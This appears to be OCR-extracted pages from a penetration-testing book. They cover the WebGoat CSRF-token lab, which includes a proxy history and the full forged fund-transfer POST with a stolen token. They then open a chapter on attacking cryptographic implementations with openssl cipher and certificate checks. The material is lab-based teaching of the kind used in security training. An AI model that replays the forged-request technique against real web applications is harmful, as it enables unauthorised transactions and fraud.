
Similar to the CSRF Lesson, your goal is to send an email to a newsgroup that contains a malicious request to transfer funds. To successfully complete you need to obtain a valid request token. The page that presents the transfer funds form contains a valid request token. The URL for the transfer funds page is the same as this lesson with an extra parameter "transferFunds=main". Load this page, read the token and append the token in a forged request to transferFunds. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.

Note that the "Screen" and "menu" GET variables will vary between WebGoat builds. Copying the menu link on the left will give you the current values.

*** Congratulations. You have successfully completed this lesson.**

Electronic Transfer Complete

Posted By:webgoat




Filter: Hiding CSS, image and general binary content

# ▲	Host	Method	URL	Params	Edited	Status
2610	http://10.7.7.5	GET	/WebGoat/attack?Screen=2&menu=900&Num=66	☑	☐	200
2615	http://10.7.7.5	GET	/WebGoat/javascript/javascript.js	☐	☐	304
2616	http://10.7.7.5	GET	/WebGoat/javascript/menu_system.js	☐	☐	304
2617	http://10.7.7.5	GET	/WebGoat/javascript/lessonNav.js	☐	☐	304
2618	http://10.7.7.5	GET	/WebGoat/javascript/toggle.js	☐	☐	304
2619	http://10.7.7.5	GET	/WebGoat/javascript/makeWindow.js	☐	☐	304
2627	http://10.7.7.5	GET	/WebGoat/attack?Screen=2&menu=900&transferFunds=main	☑	☐	200
2633	http://10.7.7.5	GET	/WebGoat/javascript/javascript.js	☐	☐	304
2634	http://10.7.7.5	GET	/WebGoat/javascript/lessonNav.js	☐	☐	304
2635	http://10.7.7.5	GET	/WebGoat/javascript/menu_system.js	☐	☐	304
2636	http://10.7.7.5	GET	/WebGoat/javascript/makeWindow.js	☐	☐	304
2637	http://10.7.7.5	GET	/WebGoat/javascript/toggle.js	☐	☐	304
2646	http://10.7.7.5	GET	/WebGoat/images/menu_images/1x1_open.gif	☐	☐	404
2656	http://10.7.7.5	POST	/WebGoat/attack?Screen=2&menu=900	☑	☐	200

```
POST /WebGoat/attack?Screen=2&menu=900 HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/WebGoat/attack?Screen=2&menu=900&transferFunds=main
Cookie: security_level=0; PHPSESSID=b8ol09qu0rai1g707egd4rk3t6; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada; JSESSIONID=333D595750D1B486E3B5EC749BDA6AE3
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 40

transferFunds=54321&CSRFToken=-339174901
```


Chapter 8: Attacking Flaws in Cryptographic Implementations




Certificates
Trusted Root Certification Authorities
Trusted Publishers
Untrusted Publishers
Import...
Export...
Remove
Advanced
Certificate intended purposes
View
Learn more about certificates
Close

Intended purpose: <All>


Issued To	Issued By	Expiratio...	Friendly Name
AddTrust External ...	AddTrust External CA...	30-May-20	USERTrust
America Online Roo...	America Online Root ...	20-Nov-37	America Online R...
Baltimore CyberTru...	Baltimore CyberTrust ...	13-May-25	Baltimore Cyber...
CCA India 2007	CCA India 2007	04-Jul-15	CCA India 2007
Certum CA	Certum CA	11-Jun-27	Certum
Class 2 Primary CA	Class 2 Primary CA	07-Jul-19	CertPlus Class 2 ...
Class 3 Public Prima...	Class 3 Public Primary ...	02-Aug-28	VeriSign Class 3 ...
COMODO Certificat...	COMODO Certificatio...	01-Jan-31	COMODO
COMODO RSA Cert...	COMODO RSA Certific...	19-Jan-38	COMODO




```
root@kali-1:~# openssl s_client -connect www.ebay.in:443
CONNECTED(00000003)
depth=2 C = IE, O = Baltimore, OU = CyberTrust, CN = Baltimore CyberTrust Root
verify error:num=20:unable to get local issuer certificate
verify return:0
---
Certificate chain
 0 s:/C=US/ST=MA/L=Cambridge/O=Akamai Technologies, Inc./CN=a248.e.akamai.net
   i:/O=Cybertrust Inc/CN=Cybertrust Public SureServer SV CA
 1 s:/O=Cybertrust Inc/CN=Cybertrust Public SureServer SV CA
   i:/C=IE/O=Baltimore/OU=CyberTrust/CN=Baltimore CyberTrust Root
 2 s:/C=IE/O=Baltimore/OU=CyberTrust/CN=Baltimore CyberTrust Root
   i:/C=US/O=GTE Corporation/OU=GTE CyberTrust Solutions, Inc./CN=GTE CyberTru
 Root
SSL handshake has read 3915 bytes and written 424 bytes
---
New, TLSv1/SSLv3, Cipher is ECDHE-RSA-AES256-GCM-SHA384
Server public key is 2048 bit
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol  : TLSv1.2
    Cipher    : ECDHE-RSA-AES256-GCM-SHA384
    Session-ID: 8559FC8EE231B29EA673BFE6BE7C43A2AC285E26B0FBD6E54E60E0B742360E
    Session-ID-ctx:
    Master-Key: 4B2E4F4B9A0D47BBCE6E06A9DD98F0DC4F79FC16FECAF88AC66B1FBAF5862F
05CAF28C73D0C2DC95569991B
```




```
root@kali-1:~# openssl s_client -tls1_2 -cipher 'ECDH-RSA-RC4-SHA' -connect www.google.com:443
CONNECTED(00000003)
139660176557736:error:14094410:SSL routines:SSL3_READ_BYTES:sslv3 alert handshake failure:s3_p
ert number 40
139660176557736:error:1409E0E5:SSL routines:SSL3_WRITE_BYTES:ssl handshake failure:s3_pkt.c:59
---
no peer certificate available
---
No client certificate CA names sent
---
SSL handshake has read 7 bytes and written 0 bytes
---
New, (NONE), Cipher is (NONE)
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol  : TLSv1.2
    Cipher    : 0000
    Session-ID:
    Session-ID-ctx:
    Master-Key:
    Key-Arg   : None
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    Start Time: 1432929418
    Timeout   : 7200 (sec)
    Verify return code: 0 (ok)
```




```
root@kali:~# openssl s_client -tls1_2 -cipher "NULL,EXPORT,LOW,DES" -connect www.google.com:443
CONNECTED(00000003)
139783222056192:error:141640B5:SSL routines:tls_construct_client_hello:no ciphers available:../ssl/
m/statem_clnt.c:800:
---
no peer certificate available
---
No client certificate CA names sent
---
SSL handshake has read 0 bytes and written 0 bytes
Verification: OK
---
New, (NONE), Cipher is (NONE)
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:
    Protocol  : TLSv1.2
    Cipher    : 0000
    Session-ID:
    Session-ID-ctx:
    Master-Key:
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    Start Time: 1517833355
    Timeout   : 7200 (sec)
    Verify return code: 0 (ok)
    Extended master secret: no
---
```




```
root@kali:~# openssl ciphers -v "NULL,EXPORT,LOW,DES"
ECDHE-ECDSA-NULL-SHA    TLSv1 Kx=ECDH     Au=ECDSA Enc=None      Mac=SHA1
ECDHE-RSA-NULL-SHA      TLSv1 Kx=ECDH     Au=RSA  Enc=None      Mac=SHA1
AECDH-NULL-SHA          TLSv1 Kx=ECDH     Au=None Enc=None      Mac=SHA1
NULL-SHA256             TLSv1.2 Kx=RSA      Au=RSA  Enc=None      Mac=SHA256
ECDHE-PSK-NULL-SHA384   TLSv1 Kx=ECDHEPSK Au=PSK  Enc=None      Mac=SHA384
ECDHE-PSK-NULL-SHA256   TLSv1 Kx=ECDHEPSK Au=PSK  Enc=None      Mac=SHA256
ECDHE-PSK-NULL-SHA      TLSv1 Kx=ECDHEPSK Au=PSK  Enc=None      Mac=SHA1
RSA-PSK-NULL-SHA384     TLSv1 Kx=RSAPSK   Au=RSA  Enc=None      Mac=SHA384
RSA-PSK-NULL-SHA256     TLSv1 Kx=RSAPSK   Au=RSA  Enc=None      Mac=SHA256
DHE-PSK-NULL-SHA384     TLSv1 Kx=DHEPSK   Au=PSK  Enc=None      Mac=SHA384
DHE-PSK-NULL-SHA256     TLSv1 Kx=DHEPSK   Au=PSK  Enc=None      Mac=SHA256
RSA-PSK-NULL-SHA        SSLv3 Kx=RSAPSK   Au=RSA  Enc=None      Mac=SHA1
DHE-PSK-NULL-SHA        SSLv3 Kx=DHEPSK   Au=PSK  Enc=None      Mac=SHA1
NULL-SHA                SSLv3 Kx=RSA      Au=RSA  Enc=None      Mac=SHA1
NULL-MD5                SSLv3 Kx=RSA      Au=RSA  Enc=None      Mac=MD5
PSK-NULL-SHA384         TLSv1 Kx=PSK      Au=PSK  Enc=None      Mac=SHA384
PSK-NULL-SHA256         TLSv1 Kx=PSK      Au=PSK  Enc=None      Mac=SHA256
